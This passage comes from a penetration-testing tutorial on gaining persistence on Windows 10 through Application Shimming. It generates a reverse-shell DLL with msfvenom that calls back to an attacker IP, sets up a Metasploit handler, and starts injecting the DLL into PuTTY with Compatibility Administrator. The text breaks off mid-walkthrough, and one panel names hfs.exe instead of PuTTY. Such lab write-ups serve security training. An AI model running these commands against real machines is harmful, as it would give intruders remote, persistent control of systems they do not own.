Windows Persistence using Application Shimming

January 26, 2020 By Raj Chandel

In this article, we are going to describe the persistence of the Application Shimming and how vital it is in Windows Penetration Testing.

TL; DR

Application Shimming is a technique used on Windows OS that can be used to make the applications developed for the earlier versions of Windows OS still work on the latest version of Windows

Table of Content

Introduction


What is Application Shimming?

Ever since the early stages of Microsoft Windows, there have been some fundamental features that have been part of the Windows basic Functionalities. One of them is their "Backward Compatibility". What it means is that if your Software was developed earlier like at the time of Windows XP. But now we have Windows 10 and you are worried that if the Windows will able to run that piece of software as it has updated. Here, the Backward Compatibility comes into play. It gives us the ability to run the software on the Windows OS that was not developed on that particular OS.


The "Shim Infrastructure" or how they like to call it at the big house "Microsoft Windows Application Compatibility Infrastructure" helped its user get that backward compatibility. Now the thing to keep in mind is that during all those years of development, Windows kept its basic Architecture the same. They developed around the same framework that they started to work in the early nineties. This means that there are still some bits of code in the Windows 10 that has been there since the times of Windows 95.

How does Application Shimming Work?

The Shim Infrastructure applies a method of Application Programming Interface (API) hooking. Explicitly, it forces the nature of linking to redirect API calls from Windows itself to alternative code – the shim itself. The Windows Portable Executable (PE) and Common Object Format (COFF) Specification includes several headers, and the data directories in this header provide a layer of indirection between the application and the linked file. Calls to external binary files take place through the Import Address Table (IAT). Consequently, a call into Windows looks like the image shown below to the system.



We can modify the address of the Windows function fixed in the import table, and then replace it with a pointer to a function into the alternate shim code, as shown in the image given below.



This indirection happens statically linked .dll files when the application is loaded. You can also shim dynamically linked .dll files by hooking it with an API.

Configurations used in Practical

Attacker:

OS: Kali Linux 2019.4

Tools: MSFVenom, Metasploit Framework

Target:

OS: Windows 10 (Build 1909)

Tools: Windows Assessment and Deployment Kit (Windows ADK), PuTTY.exe

You can download the Tools by clicking on Their Name.


Persistence using Application Shimming

Application Shimming can perform many functions but we will be focusing on gaining a persistence shell on the Target System for now. This practical was tested in a lab-controlled environment where we have the configurations set for minimum interference. The actual real-life scenario can differ.

Malicious DLL Creation

To begin the exploitation, we decided to create a payload using the MSFVenom tool. We used the reverse_tcp payload with the target to be Windows System and gaining a shell. We defined the LHOST for the IP Address for the Attacker Machine followed by the subsequent LPORT on which we will be receiving the session from the target machine. We created this payload in the form of a Dynamic Link Library or DLL and named it inject.dll

```
msfvenom -p windows/shell/reverse_tcp lport=9999 lhost=192.168.1.2 -f dll > inject
```



```
root@kali:~# msfvenom -p windows/shell/reverse_tcp lport=9999 lhost=192.168.1.2 -f dll >inject.
dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes

root@kali:~# ls
Desktop  Documents  Downloads  inject.dll  Music  Pictures  Public  Templates  Videos
root@kali:~# 
```


As discussed in the Configurations used section we need the Windows Assessment and Deployment Kit. After downloading and installing it, we have service inside it. Its called Compatibility Administrator. We are going to need it to proceed further.

Now in our Attacker Machine, we transferred the recently created DLL to the Target Machine. We use the python one-liner for it. There are lots of ways this can be done. We start a Multi/Handler on the Attacker Machine with the proper configuration to receive the session that will be generated soon.

```
python -SimpleHTTPServer 80
msfconsole
use multi/handler
set payload windows/shell/reverse_tcp
set lhost 192.168.1.2
set lport 9999
run
```


Injecting Malicious DLL

Now we will divert our attention to the Target Machine. After browsing the IP Address of the Attacker Machine and downloading the Malicious DLL file, we open the Compatibility Administrator as shown in the image given below. Here we are using the 32-bit version as it is easier to bind the DLL to it. We also created a new custom Database.



Compatibility Administrator (32-bit) - New Database(1) [Untitled_1]
File Edit View Database Search Help
New Open Save Fix AppHelp Mode Run Search Query
System Database (32-bit)
Applications
Compatibility Fixes
Compatibility Modes
Custom Databases
New Database(1) [Untitled_1]
More information about Compatibility Administrator:
Download the latest version of the Application Compatibility Toolkit

This is an open working database. Fixes can be created for this database

Now we begin the process of binding the safe and original Executable without malicious DLL file. We right-clicked on our newly created Database and choose the First option in the Dropdown Menu called Create New. This leads to opening a sub-drop-down menu. We choose the Application Fix option as shown in the image given below. We can also use the Shortcut by pressing the Ctrl key and P key simultaneously.


Compatibility Administrator (32-bit) - New Database(1) [Untitled_1]
File Edit View Database Search Help
New Open Save Fix AppHelp Mode Run Search Query
System Database (32-bit)
Applications
Compatibility Fixes
Compatibility Modes
Custom Databases
New Database(1) [Untitled_1]
Create New
Install
Paste Ctrl+V
Rename Ctrl+R
Close Ctrl+Z
Properties
Application Fix... Ctrl+P
Apphelp Message... Ctrl+H
Compatibility Mode... Ctrl+L
More information about Compatibility Administrator:

As soon as we click on that Application Fix option, we have ourselves a Config Window Titled "Create New Application Fix". We enter the name of the Program to be fixed as "putty". And we provide the path of the executable to the program we want to inject our malicious DLL into. In this case, we provide the path of the PuTTY.exe and hit Next.


Create new Application Fix

Program information


Provide the information for the program you want to fix.

Name of the program to be fixed: putty

Name of the vendor for this program: <Unknown>

Program file location: C:\Program Files (x86)\PuTTY\putty.exe

Now we are asked the compatibility modes. This would have been important if we were fixing a genuine executable. Or using the Shimming for genuine purposes. As we are not doing any of that, we will skip this step and straight-up hit the “Next” button and move on.


Create new Application Fix

Compatibility Modes

Select compatibility modes to be applied for the program.


Compatibility mode

☐ Run this program in compatibility mode for: Windows Vista (Service Pack 2)

Additional compatibility modes

☐ 16BitColor
☐ 256Color
☐ 640X480
☐ 8And16BitAggregateBlts
☐ 8And16BitDXMaxWinMode
☐ 8And16BitGDIRedraw
☐ 8And16BitTimedPriSync
☐ ApplicationMonitor

Now we are at an important step. We are asked the compatibility fix that we want to apply to the executable. We choose the "InjectDll" option from the list as shown in the image given below. After checking the box we hit the "Parameters" button to provide the path of out malicious DLL that we created at the start of the exploitation.


Create new Application Fix


Compatibility Fixes
Select compatibility fixes to be applied for this program.

Compatibility Fixes:

Name	Command-line	Module
✓ InjectDll		
InstallComponent		
InstallFonts		
InstallShieldInstaller		No
InternetSetFeatureEnabled		
KeepWindowOnMonitor		
LanguageNeutralGetFileVersionInfo		
LazyReleaseDC		
LimitFindFile		

Selected 1 of 411

This opens up a new small window asking the Command-Line. Here we provide the path of our malicious DLL and click OK button.


Options for InjectDll

Command line: C:\Users\test\inject.dll


Module Information

Module name:

[✓ Include] Exclude

Type	Module Name


Back to out config window, we click the Next Button and now we have the Matching Information panel in front of us. We click on "Unselect All" Button as we don't want to add any more additional configurations to out payload. At last, we hit the Finish Button.



Matching Information
Select matching files to be used for program identification. For each file you can select matching attributes.

```
Main Executable ( hfs.exe )
  SIZE="2171904"
  CHECKSUM="0xFF543895"
  BIN_FILE_VERSION="2.3.0.0"
  BIN_PRODUCT_VERSION="2.3.0.0"
  PRODUCT_VERSION="2.3"
  FILE_DESCRIPTION=""
  COMPANY_NAME="rejetto"
  PRODUCT_NAME="Http File Server"
